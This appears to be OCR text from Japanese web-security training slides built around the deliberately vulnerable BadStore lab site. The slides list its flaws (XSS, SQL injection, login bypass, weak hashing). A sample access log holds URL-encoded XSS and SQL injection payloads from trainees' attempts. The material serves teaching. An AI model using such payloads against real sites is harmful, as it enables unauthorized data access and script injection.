


まず Quick Item Search で「1000」を検索する


1000




Quick Item SearchでSQLエラー発生させよう



Quick Item Searchで全商品を表示させよう



ヒント：検索結果にSQL文が表示される！？



参考：演習中の access_log （いろいろ試行錯誤）

```
10.1.1.48 - - [11/Jan/2012:16:41:55 +0000] "GET /?searchquery=%25%25&action=search HTTP/1.1" 200 3583
10.1.1.48 - - [11/Jan/2012:16:42:07 +0000] "GET /?searchquery=%27%25%27&action=search HTTP/1.1" 200 3583
10.1.1.15 - - [11/Jan/2012:16:42:21 +0000] "GET /cgi-
bin/badstore.cgi?searchquery=%3Cscript%3Ealert%28%27abc%27%29%3C%2Fscript%3E&action=search HTTP/1.1" 200 505
10.1.1.29 - - [11/Jan/2012:16:42:34 +0000] "GET /cgi-
bin/badstore.cgi?searchquery=hoge%27+IN+%28itemnum%29%3Bshow+tables%3Bselect+*+from+itemdb+where+%27&action=se
arch&x=0&y=0 HTTP/1.1" 200 512
10.1.1.63 - - [11/Jan/2012:16:42:38 +0000] "GET /cgi-bin/badstore.cgi?action=myaccount HTTP/1.1" 200 4747
10.1.1.63 - - [11/Jan/2012:16:43:00 +0000] "POST /cgi-bin/badstore.cgi?action=moduser HTTP/1.1" 200 4295
10.1.1.29 - - [11/Jan/2012:16:43:01 +0000] "GET /cgi-
bin/badstore.cgi?searchquery=hoge%27+IN+%28itemnum%29%3Bshow+tables%3Bselect+*+from+itemdb+where+%27h&action=s
earch&x=0&y=0 HTTP/1.1" 200 512
10.1.1.63 - - [11/Jan/2012:16:43:21 +0000] "GET /cgi-bin/badstore.cgi?action=myaccount HTTP/1.1" 200 4747
10.1.1.48 - - [11/Jan/2012:16:43:33 +0000] "GET /?searchquery=%27&action=search&x=13&y=9 HTTP/1.1" 200 3583
10.1.1.15 - - [11/Jan/2012:16:43:34 +0000] "GET /cgi-
bin/badstore.cgi?searchquery=%3Cscript%3Ealert%28%27abc%27%29%3B%3C%2Fscript%3E&action=search&x=22&y=17
HTTP/1.1" 200 506
10.1.1.29 - - [11/Jan/2012:16:43:40 +0000] "GET /cgi-
bin/badstore.cgi?searchquery=hoge%27+IN+%28itemnum%29%3Bselect+*+from+itemdb+where+%27h&action=search&x=0&y=0
HTTP/1.1" 200 512
```

【演習】脆弱性を探してみよう (1-6)


- 1. Cross-Site Scripting (XSS) in Guestbook
- 2. SQL Injection in Search page
- 3. Ability to login without a known password
- 4. Crack easy hashed password algorithm
- 5. robots.txt directory disclosure
- 6. Blind SQL Injection in Supplier Login
- 7. Bypass credit card number validation

XSS

1. Cross-Site Scripting (XSS) in Guestbook

- Try to make a successful XSS attack

Guest book




1. Nice XSS!


Welcome to the BadStor
Welcome to the BadStor
10.60.0.123/cgi-bin/badstore.cgi?action=doguestbook
Quick Item Search
View Cart
Home
What's New
Sign Our Guestbook
View Previous Orders
About Us
My Account
Login / Register
Guestbook
10.60.0.123 says: のページ
髭育毓
このページでこれ以上ダイアログボックスを生成しない
OK
Wednesday, February 18, 2
This is a great site! I'
Wednesday, February 18, 2004 at 11:41:07: John Q. Public jqp@whitehouse.gov
Let me know when the summer items are in.
Friday, February 20, 2004 at 14:05:22: Big Spender billg@microsoft.com

SQL injection


2. SQL Injection in Search page

- Quick Item Search: Type in search for 1000



